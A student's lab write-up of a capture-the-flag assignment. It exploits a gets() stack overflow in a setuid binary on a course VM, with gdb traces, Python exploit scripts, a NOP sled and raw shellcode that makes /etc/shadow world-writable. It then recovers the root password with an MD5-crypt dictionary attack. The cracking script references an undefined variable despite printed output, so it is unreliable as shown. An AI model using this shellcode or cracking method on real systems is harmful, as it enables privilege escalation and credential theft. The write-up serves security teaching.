Rupeng Na 250884549
Assignment4 CTF Challenge

At first I logged into the VM. The account and password are user.

I always use ls to see the directory after I logged into the VM. There's only two files, one of them are C file and another one is an object file.


Similar to assignment 3, I need to use ssh instead of directly in the VM because it is easier to do things like copy and paste. I need to get the IP address by ifconfig. When I use Windows and set Network adapter type to paravirtualized Network, I cannot find the inet address at eth0. It is wired, but I think there is something wrong with the network adapter.

```
user@box:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:EC:DC:D9
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:195 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:66690 (65.1 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

Then I try to do it again with my Mac. It was successful to get the inet address, which is 192.168.56.102.

```
user@box:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:EC:FF:CB
          inet addr:192.168.56.102  Bcast:192.168.56.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1180 (1.1 KiB)  TX bytes:684 (684.0 B)
          Interrupt:9 Base address:0xd020

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

I use terminal to ssh to the VM:



List all files in the directory by ls -la

```
user@box:~$ ls
smashme    smashme.c
user@box:~$ ls -la
total 20
drwxr-x---    3 root     1000          100 Mar 26 20:40 .
drwxrwxr-x    4 root     staff          80 Mar 26 20:40 ..
drwxr-xr-x    3 root     root           60 Mar 26 20:40 .local
-rwsr-xr-x    1 root     root        15280 Mar  5  2021 smashme
-rw-r--r--    1 root     root          152 Mar  5  2021 smashme.c
```

I opened smashme.c to see how it works. It is the same with stack 5 of Protostar. As the video said, get() function is a dangerous function. It will break the security because it needs to know how many characters the function already reads and it will still store characters past the end of the buffer.

```
user@box:~$ cat smashme.c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
  char buffer[64];

  gets(buffer);
}
```

As the instruction of assignment 4 shows, there are two steps to get the access to the /etc/shadow and recover the root user's password:

1.Phases of stack buffer overflow exploit;

2.Password Cracking

Phases of stack buffer overflow exploit

As the tutorial said, we need to find a way to get from no functionality of the program to the root shell.

```
(gdb) disassemble main
Dump of assembler code for function main:
   0x08049102 <+0>:     push   %ebp
   0x08049103 <+1>:     mov    %esp,%ebp
   0x08049105 <+3>:     sub    $0x40,%esp
   0x08049108 <+6>:     lea    -0x40(%ebp),%eax
   0x0804910b <+9>:     push   %eax
   0x0804910c <+10>:    call   0x8049030 <gets@plt>
   0x08049111 <+15>:    add    $0x4,%esp
   0x08049114 <+18>:    mov    $0x0,%eax
   0x08049119 <+23>:    leave
   0x0804911a <+24>:    ret
End of assembler dump.
```

I followed the tutorial, set the break at the return of main. I made a mistake here, everytime set the breakpoint, we need to add '*' before the address.

Hook-stop is a special definition that GDB calls at every breakpoint event. This means you can use it to call user-defined functions every time GDB stops.

```
(gdb) break 0x0804911a
Function "0x0804911a" not defined.
Make breakpoint pending on future shared library load? (y or [n]) y
Breakpoint 1 (0x0804911a) pending.
```

```
(gdb) define hook-stop
Type commands for definition of "hook-stop".
End with a line saying just "end".
>x/1i $eip
>x/8wx $esp
>end
```

Then I run the program without any excution. It show the memory in the 8c and 9c.

```
(gdb) break *0x0804911a
Breakpoint 2 at 0x804911a
(gdb) r
Starting program: /home/user/smashme
ASD
=> 0x804911a <main+24>: ret
0xbffffc8c:     0xb7ea3b57      0x00000001      0xbffffd24      0xbffffd2c
0xbffffc9c:     0xbffffcb4      0x00000001      0x00000000      0x00000000

Breakpoint 2, 0x0804911a in main ()
```

Execute a line of source code, if there is a function call in this line of code, enter the function.

```
(gdb) si
=> 0xb7ea3b57 <__libc_start_main+338>:  add    $0x10,%esp
0xbffffc90:     0x00000001      0xbffffd24      0xbffffd2c      0xbffffcb4
0xbffffca0:     0x00000001      0x00000000      0x00000000      0xb7fd3000
0xb7ea3b57 in __libc_start_main () from /lib/libc.so.6
```

Here, I use another terminal to write a simple pattern of letter for the overflow. Then script it into a file ‘alphabet’

```
user@box:~$ cd /tmp
user@box:/tmp$ vim exploit.py
user@box:/tmp$ vim exploit.py
user@box:/tmp$ python exploit.py > alphabet
```

Then put the file into the program. When the content gets into the program, it may cause overflow. Our target is to figure out the overflow part. As we mentioned, the 8c and 9c parts changed to the alphabet which is started by ‘RRRR…” It shows that overflow will happen after the ‘Q’ and before parts will store in memory. The esp proves that.

```
(gdb) r < /tmp/alphabet
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/user/smashme < /tmp/alphabet
=> 0x804911a <main+24>: ret
0xbffffc8c:     0x52525252      0x53535353      0x54545454      0x55555555
0xbffffc9c:     0x56565656      0x57575757      0x58585858      0x59595959

Breakpoint 1, 0x0804911a in main ()
(gdb) x/s $esp
0xbffffc8c:     "RRRRSSSSTTTTUUUUVVVVWWWWXXXXYYYYZZZZ"
```

The esp means the stack pointer. The info register is used to find the address I will use to point to the program execution. Here, I will give the instruction pointer an address where the execution overflows the memory. The stack pointer always points to the last item put on the stack; the overflowed memory will follow: 0xbffffc90.

```
(gdb) info registers
eax            0x0                 0
ecx            0xb7fd3580          -1208142464
edx            0x68                104
ebx            0x804911b           134517019
esp            0xbffffc90          0xbffffc90
ebp            0x51515151          0x51515151
esi            0x0                 0
edi            0x0                 0
eip            0x52525252          0x52525252
eflags         0x10286             [ PF SF IF RF ]
cs             0x73                115
ss             0x7b                123
ds             0x7b                123
es             0x7b                123
fs             0x0                 0
gs             0x33                51
```

A similar exploit code is shown in the tutorial. eip is the instruction pointer, and its esp address is 0xbffffc90. struct.pack("I", address) is used to pack the long integer into the parameter eip, "I" represents the data type of the long integer. eip will get the address of the end of the stack and execute instructions from the end of the stack upwards.

```
import struct
padding = "AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQQQ"
eip = struct.pack("I" , 0xbffffc90)
print padding
payload = "\xCC"*4
print padding+eip+payload
~
~
~
```

exp is used to save the result of exploit.py. Note, we need to modify the exploit.py before we execute it.

```
user@box:/tmp$ python exploit.py > exp
```

```
import struct
padding = "AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQQQ"
eip = struct.pack("I" , 0xbffffc90)
payload = "\xCC"*4
print padding+eip+payload
~
```

Then put the exp back to the program and run the smashme again. The stack has already changed to 0xbffffc90. Note the 0xcccccccc is the payload we set up in the exploit.py which is the interrupt parts. When the 0xcccccccc occurred, it means we successfully interrupted.

```
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/user/smashme < /tmp/exp
=> 0x804911a <main+24>: ret
0xbffffc8c:     0xbffffc90      0xcccccccc      0xbffffd00      0xbffffd2c
0xbffffc9c:     0xbffffcb4      0x00000001      0x00000000      0x00000000
```

Next, I change the payload by the shell code to payload only.

```
import struct
padding = "AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQQQ"
eip = struct.pack("I" , 0xbffffc90)
payload = "\x89\xc3\x31\xd8\x50\xbe\x3e\x1f\x3a\x56\x81\xc6\x23\x45\x35\x21\x89\
x74\x24\xfc\xc7\x44\x24\xf8\x2f\x2f\x73\x68\xc7\x44\x24\xf4\x2f\x65\x74\x63\x83\
xec\x0c\x89\xe3\x66\x68\xff\x01\x66\x59\xb0\x0f\xcd\x80"
print padding+eip+payload
~
```

The output is seems like:

```
user@box:/tmp$ python exploit.py
AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQQQ??????1?P?>:
V??#E5!?t$??D$?//sh?D$?/etc??
                              ??fh?fY?
```

When I try to put it into smashme, I got the segmentation fault. Then I went back to watch the video again. I found I forgot to set nop to stop the changing of esp.

```
user@box:/tmp$ (python exploit.py ; cat)|~/smashme
Segmentation fault
```

I set the nop for the same environment, the nop is 100 times, and the offset is 60 times. Note that, at first I set the offset to 30, the esp didn't contain the nop slides(0x90909090).

```
import struct
padding = "AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQQQ"
eip = struct.pack("I" , 0xbffffc80+60)
payload = "\x89\xc3\x31\xd8\x50\xbe\x3e\x1f\x3a\x56\x81\xc6\x23\x45\x35\x21\x89\x74\x24\xfc\xc7\x44\x24\xf8\x2f\x2f\x73\x68\xc7\x44\x24\xf
4\x2f\x65\x74\x63\x83\xec\x0c\x89\xe3\x66\x68\xff\x01\x66\x59\xb0\x0f\xcd\x80"
nop = "\x90"*100
print padding+eip+nop+payload
```

After we run it again, we found the nop(0x90909090) already fulfill the register

```
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/user/smashme < /tmp/exp
=> 0x804911a <main+24>: ret
0xbffffc8c:     0xbffffcbc      0x90909090      0x90909090      0x90909090
0xbffffc9c:     0x90909090      0x90909090      0x90909090      0x90909090

Breakpoint 1, 0x0804911a in main ()
(gdb) x/32wx $esp
0xbffffc8c:     0xbffffcbc      0x90909090      0x90909090      0x90909090
0xbffffc9c:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffcac:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffcbc:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffccc:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffcdc:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffcec:     0x90909090      0x90909090      0xd831c389      0x1f3ebe50
0xbffffcfc:     0xc681563a      0x21354523      0xfc247489      0xf82444c7
```

At last, I go to check the shadow file's permission. It has already changed to 777.

```
user@box:/tmp$ ls -l /etc/shadow
-rwxrwxrwx    1 root     staff          227 Mar 13 21:13 /etc/shadow
```

Password Cracking:

First time I saw the following content, I didn't understand it. So I went to search for the definition of the shadow file structure. https://www.cyberciti.biz/faq/understanding-etcshadow-file/. I found that the part before the ':' is the username which means the login account. The part after the ':' is the encrypted password. As the tutorial showed, password format is set to **idsalt$hashed**. The $id indicates which type of encrypt method we use. In our shadow file, the $id is $1, which means we used MD5.

The instruction of the assignment gives us a file that contains 10000 common passwords. So I want to encrypt each of them by MD5 then compare them with the root's password. If there's a word's equals the password, then we can enter the system as the root.

First, we need to build the 10000 passwords file. Only one thing we need to mention, our vm did not connect to the Internet. We can not use wget to download directly from the Internet. I just copy the file and paste to the 10k-most-common.txt.

```
user@box:/tmp$ vim 10k-most-common.txt
```

I write a file to compare the root's password with each of the words after encrypting. At first we need to read each of the lines as the word we need. Then encrypt it with the same idsalt way. At last I try to compare each of the words in the file with the root's password.

```
import crypt
target = "$1$pX0.WraJ$gauygXqgbXVQOLKKJeP.U."
f = open('10k-most-common.txt')
f_pass = f.readlines()
for i in range(len(f_pass)):
    salt_hash = crypt.crypt(f_pass[i], "$1$pX0.WraJ")
    print(common_pw, salt_hash, target)
    if (salt_hash == target):
        print common_pw
        break
    else:
        print("The password is not correct")
```

Then use 'python password_cracking.py' to execute the program. The program seems to pass. It show lots of fail until find the root password which is 'idunno'.

```
The password is not correct
('debra', '$1$pX0.WraJ$7oQ7VQhpfWTam.On1zYrW1', '$1$pX0.WraJ$gauygXqgbXVQOLKKJeP.U.')
The password is not correct
('darthvad', '$1$pX0.WraJ$o8xKb.eKOdoyz4e/Y.VUE1', '$1$pX0.WraJ$gauygXqgbXVQOLKKJeP.U.')
The password is not correct
('dealer', '$1$pX0.WraJ$ul3LTLYVoQAKQy77HM2Rz/', '$1$pX0.WraJ$gauygXqgbXVQOLKKJeP.U.')
The password is not correct
('cygnusx1', '$1$pX0.WraJ$hWLVdSNuIC7bO9rd.at2g1', '$1$pX0.WraJ$gauygXqgbXVQOLKKJeP.U.')
The password is not correct
('natalie1', '$1$pX0.WraJ$S9ltmenzsoI.NzzvAWsl3.', '$1$pX0.WraJ$gauygXqgbXVQOLKKJeP.U.')
The password is not correct
('newark', '$1$pX0.WraJ$wcWMsRLzbX0eCFWTYP4Pc.', '$1$pX0.WraJ$gauygXqgbXVQOLKKJeP.U.')
The password is not correct
('husband', '$1$pX0.WraJ$GOWVrrXCdZG4NQt6pOx//0', '$1$pX0.WraJ$gauygXqgbXVQOLKKJeP.U.')
The password is not correct
('hiking', '$1$pX0.WraJ$O9ACPYeNNEmdTjwRi/qbA1', '$1$pX0.WraJ$gauygXqgbXVQOLKKJeP.U.')
The password is not correct
('errors', '$1$pX0.WraJ$o8xfbhYBCMtuHH4scLsWS0', '$1$pX0.WraJ$gauygXqgbXVQOLKKJeP.U.')
The password is not correct
('eighteen', '$1$pX0.WraJ$IY5AQqlzzW/zAi8XwxSnx1', '$1$pX0.WraJ$gauygXqgbXVQOLKKJeP.U.')
The password is not correct
('elcamino', '$1$pX0.WraJ$j6mFj4L6IvDEllaWa0Gos1', '$1$pX0.WraJ$gauygXqgbXVQOLKKJeP.U.')
The password is not correct
('emmett', '$1$pX0.WraJ$w0nkM108Sm0eSGqJJCqpa1', '$1$pX0.WraJ$gauygXqgbXVQOLKKJeP.U.')
The password is not correct
('emilia', '$1$pX0.WraJ$PhG.fjjVv43I04ew4iwK2/', '$1$pX0.WraJ$gauygXqgbXVQOLKKJeP.U.')
The password is not correct
('koolaid', '$1$pX0.WraJ$WDP4ExgVryUgPDPQb.ia6/', '$1$pX0.WraJ$gauygXqgbXVQOLKKJeP.U.')
The password is not correct
('knight1', '$1$pX0.WraJ$y/.exnJahi.4VrucPxPos1', '$1$pX0.WraJ$gauygXqgbXVQOLKKJeP.U.')
The password is not correct
('murphy1', '$1$pX0.WraJ$uty3MgYSYgaGFxxI.k5lU1', '$1$pX0.WraJ$gauygXqgbXVQOLKKJeP.U.')
The password is not correct
('volcano', '$1$pX0.WraJ$ftn1eu73dj9yc0Hq.6P7J/', '$1$pX0.WraJ$gauygXqgbXVQOLKKJeP.U.')
The password is not correct
('idunno', '$1$pX0.WraJ$gauygXqgbXVQOLKKJeP.U.', '$1$pX0.WraJ$gauygXqgbXVQOLKKJeP.U.')
idunno
```

Before we test the password, we need to change the user from ‘user’ to the root. The command to approve that is: ‘su’. Then I enter the password ‘idunno’. It worked!